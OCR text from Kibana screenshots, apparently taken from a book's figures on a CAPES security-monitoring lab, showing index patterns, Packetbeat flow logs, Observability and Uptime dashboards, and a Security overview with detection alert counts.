
Pattern ↑
auditbeat-*
filebeat-*
my-first-index*
packetbeat-*
winlogbeat-*



Elastic
D
Stack Management / Index patterns
Home
Recently viewed
No recently viewed items
Kibana
Overview
Discover
Dashboard
Canvas
Maps
Machine Learning
Visualize
Enterprise Search
Overview
App Search
Index patterns
Create and manage the index pat
Search...
Pattern
auditbeat-*
filebeat-*
my-first-index*
packetbeat-*
winlogbeat-*
Rows per page: 10



```
> Jan 30, 2021 @ 22:49:10.000   @timestamp: Jan 30, 2021 @ 22:49:10.000 flow.id: EQwA////DP//////FBgBAAECAXMrdJfwGJhPPNsS04VBwKieaLsBvdQBAAAAAAAAAA flow.final: false type: flow
                                destination.port: 443 destination.packets: 4 destination.bytes: 376 destination.mac: 02:01:73:2b:74:97 destination.ip: 18.211.133.65
                                agent.ephemeral_id: e7ff9246-d0d5-4782-8c09-d0a3b813f1c3 agent.id: 31da7dc1-9e73-49d2-b2dc-f767b3b869c3 agent.name: apple.macbook.pro.-.andrew.lan
                                agent.type: packetbeat agent.version: 7.10.2 agent.hostname: apple.macbook.pro.-.andrew.lan network.bytes: 876 network.packets: 9 network.type: ipv4
                                network.transport: tcp network.community_id: 1:mBdisag+/vdHtRKJlyg4Uu/XDQ0= source.ip: 192.168.158.104 source.port: 54,461 source.packets: 5

> Jan 30, 2021 @ 22:49:10.000   @timestamp: Jan 30, 2021 @ 22:49:10.000 flow.final: false flow.id: EQwA////DP//////FBgBAAECAXMrdJfwGJhPPNsjwY8ZwKieaLsBv9QCAAAAAAAAAA ecs.version: 1.5.0
                                agent.version: 7.10.2 agent.hostname: apple.macbook.pro.-.andrew.lan agent.ephemeral_id: e7ff9246-d0d5-4782-8c09-d0a3b813f1c3 agent.id: 31da7dc1-9e73-
                                49d2-b2dc-f767b3b869c3 agent.name: apple.macbook.pro.-.andrew.lan agent.type: packetbeat event.category: network_traffic, network
                                event.action: network_flow event.start: Jan 30, 2021 @ 22:48:22.072 event.end: Jan 30, 2021 @ 22:49:09.437 event.duration: 47,364,795,023
                                event.dataset: flow event.kind: event type: flow network.packets: 1,904 network.type: ipv4 network.transport: tcp

> Jan 30, 2021 @ 22:49:10.000   @timestamp: Jan 30, 2021 @ 22:49:10.000 event.start: Jan 30, 2021 @ 22:48:23.078 event.end: Jan 30, 2021 @ 22:48:33.576 event.duration: 10,498,246,745
                                event.dataset: flow event.kind: event event.category: network_traffic, network event.action: network_flow
                                flow.id: EQwA////DP//////FBgBAAECAXMrdJfwGJhPPNsS04VBwKieaLsBx9QFAAAAAAAAAA flow.final: false type: flow
                                network.community_id: 1:Y7Q2hgG7EkvJ6qk+vukbL0GWo1M= network.bytes: 876 network.packets: 9 network.type: ipv4 network.transport: tcp
                                source.ip: 192.168.158.104 source.port: 54,471 source.packets: 5 source.bytes: 500 source.mac: f0:18:98:4f:3c:db destination.ip: 18.211.133.65
```



Welcome to Elastic Enterprise Search


Choose a product to set up and get started.

Elastic App Search

Elastic App Search provides user-friendly tools to design and deploy a powerful search to your websites or web/mobile applications.

Elastic Workplace Search

Unify all your team's content in one place, with instant connectivity to popular productivity and collaboration tools.



Overview

Logs

Logs rate per minute

unknown	nginx.access	haproxy.log	nginx.error
1k	850	145	133

Metrics

Hosts	CPU usage	Memory usage
3	37.6%	18.1%

APM

Services	Throughput
15	445.44 tpm

Resources

Documentation

Discuss forum

Observability fundamentals

What's new

Webinar: Intro to logging with the ELK Stack

Get started using the Elastic Stack for your logs, metrics, and application trace data — and see how log analytics and observ...

Read full story

Elastic Observability 7.12 released

Speed up root cause analysis with correlations in Elastic APM, simplify ingest architectures with native OpenTelemetry suppor...

Read full story

Release notes: Elastic Observability 7.12

APM PHP agent GA, native support for OpenTelemetry, and more

Read full story


Elastic Stack 7.12 released

General availability of schema on read, a technical preview of the frozen tier, and support for autoscaling

Read full story

Elastic Observability 7.11 released

Several new features accelerate investigative workflows, including a new




19 Monitors

Down	0
Up	19

Pings over time

Monitors

Status	Name	Url	Tags	TLS Certificate	Downtime history	Status alert
Up in 1/1 location, Checked 9:15:24 PM	Unnamed - auto-http-0X214ECC82F73299F9-3e9c8d2c4d7c18b4 HTTP Ping	http://capes-elasticsearch-1:9200		--	--	
Up in 1/1 location, Checked 9:15:24 PM	Unnamed - auto-http-0X214ECC82F73299F9-665cc1c32900ccc9 HTTP Ping	http://capes-cyberchef:8000		--	--	
Up in 1/1 location, Checked 9:15:24 PM	Unnamed - auto-http-0X214ECC82F73299F9-87bd6afb2784473a HTTP Ping	http://capes-thehive:9000		--	--	



05/18/2021 9:17:36 PM

Show Docker Containers

Metric CPU usage

Group by All

Sort by Name

Last 1 minute of data for the selected time

All 22


capes-ether... 0.3%
capes-rocke... 0.7%
capes-heart... 0.1%
capes-thehive 1%
capes-elasti... 9.8%


capes-audit... 0.2%
capes-gitea... 0.1%
capes-ether... 0.1%
capes-mum... 0%
capes-kibana 0.7%

capes-gitea 1.1%
capes-cortex 0.5%
capes-metri... 0.9%
capes-cyber... 0%
capes-elasti... 6.6%

capes-landi... 0%
capes-rocke... 0.8%
capes-thehi... 0.4%
capes-draw.io 0.2%
capes-elasti... 8.8%

capes-porta... 0%
capes-pack... 1.1%


elastic
Search Elastic
D
Security / Overview
Overview
Detections
Hosts
Network
Timelines
Cases
Administration
Add data
Search
KQL
Apr 2, 2021 @ 04:53:41.307 → Apr 23, 2021 @ 19:15:44.653
Refresh
+ Add filter
Data sources
Recent cases
Tesla Agent Match
1
Alert generated by Tesla Agent.
Tesla Agent Timeline
View all cases
Recent timelines
You haven't favorited any timelines yet. Get out there and start threat hunting!
View all timelines
Security news
ProblemChild - Detecting living-off-the-land attacks using the Elastic Stack
2021-05-18
In this blog, we use Elastic machine learning to create a framework for detecting LOtL activity by applying a parent-child context to Windows process event data.
The essentials of Windows event logging
2021-04-22
In this multi-part blog series, we explore Windows Event Logs, and contextualize concepts from our WEC cookbook guide.
Detecting rare and unusual processes with Elastic machine learning
2021-03-25
In this blog, we explore identifying truly rare host process executions using
Detection alert trend
Showing: 53 alerts
Stack by
signal.rule.name
View alerts
26
22
18
14
10
6
2
April 02
April 04
April 06
April 08
April 10
April 12
April 14
April 16
April 18
April 20
April 22
Malware Detection Alert
Packtpub Network Traffic Test
Malicious Indicator Match Rule
External alert trend
Showing: 47 external alerts
Stack by
event.module
View alerts
26
24
22
20
18
16
14
12
10
8
6
4
2
0
April 03
April 05
April 07
April 09
April 11
April 13
April 15
April 17
April 19
April 21
April 23
endpoint
Events
Showing: 628,614 events
Stack by
event.dataset
View events
160,000
140,000
120,000
100,000
80,000
60,000
40,000
20,000
0
April 03
April 05
April 07
April 09
April 11
April 13
April 15
April 17
April 19
April 21
April 23
endpoint.events.regis
endpoint.events.file
flow
endpoint.events.netw
http
All others



Recent cases

Tesla Agent Match
1
Alert generated by Tesla Agent.

Tesla Agent Timeline

View all cases

Recent timelines

You haven't favorited any timelines yet. Get out there and start threat hunting!

View all timelines

Security news

ProblemChild - Detecting living-off-the-land attacks using the Elastic Stack
2021-05-18
In this blog, we use Elastic machine learning to create a framework for detecting LOtL activity by applying a parent-child context to Windows process event data.

The essentials of Windows event logging
2021-04-22
In this multi-part blog series, we explore Windows Event Logs, and contextualize concepts from our WEC cookbook guide.

Detecting rare and unusual processes with Elastic machine learning
2021-03-25
In this blog, we explore identifying truly rare host process executions using

Detection alert trend


Showing: 53 alerts

External alert trend

Showing: 47 external alerts

Events

Showing: 628,614 events



Apr 2, 2021 @ 04:53:41.307 → Apr 23, 2021 @ 19:15:44.653

Detection alerts

Last alert: 29 days ago

Trend

Showing: 53 alerts

